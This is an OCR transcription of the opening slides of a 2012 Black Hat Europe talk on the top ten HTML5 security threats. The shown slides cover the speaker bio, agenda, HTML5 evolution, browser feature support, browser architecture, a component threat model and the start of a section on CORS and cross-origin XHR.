
black hat EUROPE

March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

HTML5 Top 10 Threats
Stealth Attacks and Silent Exploits

Shreeraj Shah




Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com
Twitter - @shreeraj

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
  - SecurityExposure.com
- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking


2



Agenda

- HTML5 & Security – Evolution, Threat Model, Browser Architecture …
- Top 10 Threats – Demos, Tools and Vectors …
  - A1 - CORS Attacks & CSRF
  - A2 - ClickJacking, CORJacking and UI exploits
  - A3 - XSS with HTML5 tags, attributes and events
  - A4 - Web Storage and DOM information extraction
  - A5 - SQLi & Blind Enumeration
  - A6 - Web Messaging and Web Workers injections
  - A7 - DOM based XSS with HTML5 & Messaging
  - A8 - Third party/Offline HTML Widgets and Gadgets
  - A9 - Web Sockets and Attacks
  - A10 - Protocol/Schema/APIs attacks with HTML5
- Conclusion and Questions

HTML5 & Security



HTML5 – Attacks on the rise …

Rise Of HTML5 Brings With It Security Risks

Posted by **Robert Mullins**
January 24, 2012

HTML5 security issues have drawn the attention of the European Network and Information Security Agency (ENISA), which studied 13 HTML5 specifications, defined by the World Wide Web Consortium (W3C), and identified 51 security threats.

HTML5 and Security on the New Web

Promise and problems for privacy and security

are great, "they radically change the attack model for the browser. We always hope new technologies can close old avenues of attack. Unfortunately, they can also present new opportunities for cybercriminals."


Web developers accountable for HTML5 security

By Jamie Yap, ZDNet Asia on October 5, 2010


Evolution of HTML5


- 1991 – HTML started (plain and simple)
- 1996 – CSS & JavaScript (Welcome to world of XSS and browser security)
- 2000 – XHTML1 (Growing concerns and attacks on browsers)
- 2005 – AJAX, XHR, DOM – (Attack cocktail and surface expansion)
- 2009 – HTML5 (Here we go… new surface, architecture and defense) – HTML+CSS+JS

HTML5 dynamics



HTML5 in nutshell - Specs






Simple class manipulation	○	●	●	●	●	classlist
Storage events	●	●	●	●	●	storage
dataset (data-* attributes)	○	●	●	●	●	dataset
History API using pushState	○	●	●	●	●	history
Browser based file reading Not part of HTML5	○	●	●	○	●	file-api
Drag files directly into your browser Not directly part of HTML5	○	●	○	○	●	file-api dnd
Simple chat client	○	○	○	●	●	websocket
Two videos playing in sync	●	●	●	●	●	video
Interactive canvas gradients	●	●	●	●	●	canvas
Canvas & Video	●	●	●	●	●	video canvas
Video	●	●	●	●	●	video
Canvas	●	●	●	●	●	canvas
Content Editable	●	●	●	●	●	contenteditable storage
Geolocation Works on Safari Mobile too	●	●	●	●	●	geolocation
postMessage same domain	●	●	●	●	●	postMessage
postMessage cross domain	●	●	●	●	●	postMessage
drag and drop	●	●	○	●	●	dnd
drag anything	●	●	○	●	●	dnd
offline detection Works on Safari Mobile too	○	●	●	○	○	offline events
navigator.onLine tests Doesn't use events, only polls	●	●	●	○	○	offline
on/offline event tests	○	●	●	○	○	offline events
offline application using the manifest FF 3.6 is still buggy - doesn't request manifest after initial load	○	●	●	●	●	offline manifest
Storage	●	●	●	●	●	storage
Web SQL Database Storage	○	○	●	●	●	sql-database
Web SQL Database - rollback test	○	○	●	●	●	sql-database
Web Workers watch out - uses a lot of CPU! example without - will hang your browser	○	●	●	●	●	workers

Source: http://en.wikipedia.org/wiki/File:HTML5-APIs-and-related-technologies-by-Sergey-Mavrody.png

Source: http://html5demos.com/

Evolution going on by Web Hypertext Application Technology Working Group (WHATWG)

Modern Browser Model



Mobile

HTML5 + CSS | Silverlight | Flash

API (Media, Geo etc.) & Messaging | Plug-In

Presentation

JavaScript | DOM/Events | Parser/Threads

Process & Logic

WebSQL | Cache | Storage


XHR 1 & 2 | WebSocket | Plug-in Sockets

Browser Native Network Services

Network & Access


SOP/CORS | Sandbox

Core Policies




HTML5 – App Layers

- ***Presentation***
  - HTML5 (Tags & Events – new model)
- ***Process & Logic***
  - JavaScript, Document Object Model (DOM - 3), Events, Parsers/Threads etc.
- ***Network & Access***
  - XHR – Level 2
  - WebSockets
  - Plugin-Sockets
- ***Core Policies***
  - SOP
  - Sandboxing for iframe
  - CORS



Threat Model & HTML5 Components

- CORS/SOP – Data transfer & Origin issues
- Web Messaging – Cross Domain calls
- Web Workers – Domain calls & Logic issues
- LocalStorage – Information leakage & Identity
- Web SQL – Offline & Data theft
- UI/HTML5 – UI Redressing (mixed with CORS)
- DOM/XHR – Several issues
- APIs - Geo-Location, Sockets, Drag-Drop Abuse




Attacks - Stealth and Silent …

A1 - CORS Attacks & CSRF
A2 - ClickJacking, CORJacking and UI exploits
A3 - XSS with HTML5 tags, attributes and events
A4 - Web Storage and DOM information extraction
A5 - SQLi & Blind Enumeration
A6 - Web Messaging and Web Workers injections
A7 - DOM based XSS with HTML5 & Messaging
A8 - Third party/Offline HTML Widgets and Gadgets
A9 - Web Sockets and Attacks
A10 - Protocol/Schema/APIs attacks with HTML5

black hat EUROPE March 14-16, 2012 NH Grand Krasnapolsky Hotel Amsterdam, Netherlands

11



A1 - CORS Attacks & CSRF

Mobile


HTML5 + CSS
Silverlight
Flash
API (Media, Geo etc.) & Messaging
Plug-In
Presentation

JavaScript
DOM/Events
Parser/Threads
Process & Logic
WebSQL
Cache
Storage

XHR 1 & 2
WebSocket
Plug-in Sockets
Browser Native Network Services
Network & Access


SOP/CORS
Sandbox
Core Policies

black hat EUROPE March 14-16, 2012 NH Grand Krasnapolsky Hotel Amsterdam, Netherlands




HTML5, CORS & XHR

- Before HTML5 – XHR was possible to same origin only (SOP applicable)
- HTML5 – allows cross origin calls with XHR-Level 2 calls
- CORS – Cross Origin Resource Sharing needs to be followed (Option/Preflight calls)
- Adding extra HTTP header (Access-Control-Allow-Origin and few others)



